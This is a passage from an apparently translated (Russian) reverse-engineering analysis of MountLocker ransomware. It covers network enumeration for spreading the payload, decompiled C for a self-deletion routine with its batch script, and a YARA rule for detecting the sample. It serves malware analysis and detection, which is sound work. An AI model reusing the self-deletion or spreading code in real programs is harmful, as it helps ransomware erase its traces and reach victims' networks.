    process_ID.vt = 1;
    result_val = (ppOutParams->lpVtbl->Get)(ppOutParams, L"ProcessId", 0i64, &process_ID, 0i64, 0i64);
    if ( !result_val && process_ID.vt == 1 )// if process ID has not changed, fail
      result_val = 1;
    goto LABEL_14;
  }
```


Если какой-либо из этих шагов по удалению и запуску исполняемого файла не удается, MountLocker просто прибегает к использованию WNetOpenEnumW и WNetEnumResourceW для перечисления через сеть жертвы и аналогичным образом удаляет программу-вымогатель.

Самоудаление

Если для аргумента /NODEL установлено значение 0, MountLocker удалит свой собственный исполняемый файл.

Во-первых, он создает в папке TEMP файл .bat со случайным именем из GetTickCount.

Он записывает эту команду в этот .bat-файл, который очищает атрибуты "Только для чтения", "Системный" и "Скрытый" от исполняемого файла программы-вымогателя, принудительно удаляет исполняемый файл, если он существует, и удаляет файл bat.

attrib -s -r -h %1
:l
del /F /Q %1
if exist %1 goto l
del %0

Затем MountLocker создает строку командной строки для выполнения файла .bat с путем к исполняемому файлу в качестве параметра и, наконец, вызывает CreateProcessW для удаления себя.

```
__int64 self_deletion()
{
  __int64 v0; // rbx
  DWORD v1; // eax
  struct _STARTUPINFOW StartupInfo; // [rsp+50h] [rbp-B0h] BYREF
  struct _PROCESS_INFORMATION ProcessInformation; // [rsp+C0h] [rbp-40h] BYREF
  WCHAR bat_file_path[264]; // [rsp+E0h] [rbp-20h] BYREF
  WCHAR CommandLine[264]; // [rsp+2F0h] [rbp+1F0h] BYREF

  v0 = GetTempPathW(0x104u, bat_file_path);
  v1 = GetTickCount();
  wsprintfW(&bat_file_path[v0], L"\\%0.8X.bat", v1);
  if ( write_to_file(bat_file_path, "attrib -s -r -h %1\r\n:l\r\ndel /F /Q %1\r\nif exist %1 goto l\r\ndel %0 ", 0x41u) )
  {
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    StartupInfo.cb = 104;
    StartupInfo.dwFlags = 1;
    StartupInfo.wShowWindow = 0;
    wsprintfW(CommandLine, L"\"%s\" \"%s\"", bat_file_path, &FILE_NAME_ARRAY);
    if ( CreateProcessW(0i64, CommandLine, 0i64, 0i64, 0, 0x8000000u, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
      ExitProcess(0);
  }
  return 0i64;
}
```


Правила для ЯРА

rule MountLocker5_0 {
meta:
description = "YARA rule for MountLocker v5.0"
reference = "http://chuongdong.com/reverse engineering/2021/05/23/MountLockerRansomware/"
author = "@cPeterr"
tlp = "white"
strings:
$worm_str = "========== WORM ==========" wide
$ransom_note_str = ".ReadManual.%0.8X" wide
$version_str = "5.0" wide
$chacha_str = "ChaCha20 for x86_64, CRYPTOGAMS by <appro@openssl.org>"
$chacha_const = "expand 32-byte k"
$lock_str = "[OK] locker.file > time=%0.3f size=%0.3f KB speed=%" wide
$bat_str = "attrib -s -r -h %1"
$IDirectorySearch_RIID = { EC A8 9B 10 F0 92 D0 11 A7 90 00 C0 4F D8 D5 A8 }
condition:
uint16(0) == 0x5a4d and all of them
}